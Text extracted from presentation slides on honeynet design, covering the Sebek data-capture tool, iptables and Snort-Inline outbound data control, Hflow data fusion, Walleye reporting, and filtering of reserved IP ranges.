


- Sebek Data Capture tool
 - ❑ kernel space tool that monitors system calls
 - ❑ covertly exports data to server.
 - ❑ used to monitor keystrokes, file reads, writes, socket calls and process creation calls even when session encryption used.
 - ❑ <http://www.honeynet.org/tools/sebek/>

Data Capture Mechanism



Data Control



Two Layer Data Control

- Connection limiting
- Reverse Firewall
 - PDM (Packet Drop Mode)
 - PRM (Packet Replace Mode)
 - PSM (Packet Scramble Mode)

Honeynet Data Control

Method 1: Counting and Blocking Connections

- IPTables Firewall Script uses the **LOG** and **ACCEPT** targets for all *inbound connections* allowing attackers to enter the honeynet.
- The IPTables Firewall Script **LOGs** and **ACCEPTs** *outbound connections* until a predefined limit is reached within a specified *timeframe*. Connection attempts beyond the limit are **DROPped**.
- Example Data Control Firewall Script
<http://www.honeynet.org/papers/honeynet/tools/rc.firewall>

Honeynet Data Control


Method 2: Snort-Inline

- The Honeynet Project utilizes Snort-Inline in combination with netfilter/iptables operating as a bridging firewall to send packets to userspace for processing.
- This is accomplished with the **QUEUE** target.
- The standard queue handler for IPv4 iptables is the *ip_queue* module

Snort-inline (the userspace application) uses the *libipq* API, (which is distributed with iptables) to receive and manipulate the packets .

<http://www.snort.org/dl/contrib/patches/inline/>
Netfilter/iptables: <http://www.netfilter.org>


Out bound data control



Honeynet Data analysis

- Manual analysis
 - Walleye Interface
- Automated Analysis


Data Fusion




Hflow Overview

- Perl daemon, which consumes multiple data streams.
- Automates the process of Data Coalescing.
- Inputs:
 - Argus data
 - Snort IDS events.
 - Sebek socket records.
 - p0f OS fingerprints.
- Outputs:
 - normalized honeynet network data uploaded into relational database.


Hflow Illustration



Reporting with Walleye



- perl based web interface
- provides unified view
 - Network “flow” connection records
 - IDS events
 - OS Fingerprints
- Allows user to jump from network to host data.
- Visualizes multiple data types together.



URL FOR ACCESSING SERVER ON BROWSER

STATISTICS OF BYTES TRANFERRED

MAIN WINDOW ON WALLEYE BROWSER

FILTERED ANALYSIS

PCAP DATA IN TCPDUMP FORMAT FOR COMPLETE PACKET VIEW/ WALLEYE OUTPUT FOR VIEWING DATA FUSION RESULTS

Automated Honeynet Data Analysis

Filtering


Segregation

Categorisation

Filtering

- 0.0.0.0/8 Historical broadcast
- 10.0.0.0/8 RFC 1918 Private network
- 127.0.0.0/8 Loop back.
- 169.254.0.0/16 Link Local network.
- 172.16.0.0/12 RFC 1918 Private network.
- 192.0.2.0/24 TEST-NET.
- 192.168.0.0/16 RFC 1918 Private network.
- 224.0.0.0/4 Class D multicast.
- 240.0.0.0/5 Class E reserved.
- 248.0.0.0/5 Unallocated.
- 255.255.255.255/32 Broadcast.

